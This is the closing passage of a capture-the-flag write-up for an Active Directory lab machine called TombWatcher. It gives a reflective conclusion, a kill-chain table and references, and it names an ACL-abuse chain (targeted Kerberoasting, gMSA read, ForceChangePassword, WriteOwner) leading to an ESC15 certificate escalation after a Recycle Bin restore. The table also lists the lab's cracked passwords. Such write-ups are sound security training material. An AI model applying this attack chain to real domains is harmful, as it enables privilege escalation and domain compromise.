

And grab the root flag.
Conclusion
TombWatcher is a proper ACL-chaining box, and the fun is in how many distinct AD primitives it strings together: targeted Kerberoasting, a gMSA read, ForceChangePassword, and a WriteOwner → GenericAll takeover, all just to get a foothold. None of them are hard on their own, but reading BloodHound correctly at each step is the whole game.
The root was my favourite part. It’s easy to run certipy find, see ESC15, and get stuck because the principal with enrollment rights is gone. The twist, realising cert_admin was deleted and that our control over the OU lets us pull it back out of the Recycle Bin, is a genuinely clever bit of design, and the box name was telling us the whole time.
One takeaway: deleted doesn’t mean gone. A tombstoned account with the right rights around it is still a live attack path, and ESC15 on an unpatched CA turns “I can enrol one weird template” into full domain compromise.
Kill chain summary
| Phase | Vector | Result |
|---|---|---|
| Recon | Assumed breach + BloodHound | henry creds, domain map |
| ACL chain | WriteSPN → targeted Kerberoast | alfred : basketball |
| ACL chain | AddSelf + ReadGMSAPassword | ansible_dev$ NT hash |
| ACL chain | ForceChangePassword | sam : password123 |
| ACL chain | WriteOwner → GenericAll | john : password123 |
| Foothold | WinRM as john |
john - user.txt |
| Root | AD Recycle Bin restore + ESC15 (CVE-2024-49019) | Administrator - root.txt |
References
- Certipy wiki - ESC15 (CVE-2024-49019) - https://github.com/ly4k/Certipy/wiki/06-%E2%80%90-Privilege-Escalation
- bloodyAD - https://github.com/CravateRouge/bloodyAD
- AD Recycle Bin (Restore-ADObject) - https://learn.microsoft.com/en-us/powershell/module/activedirectory/restore-adobject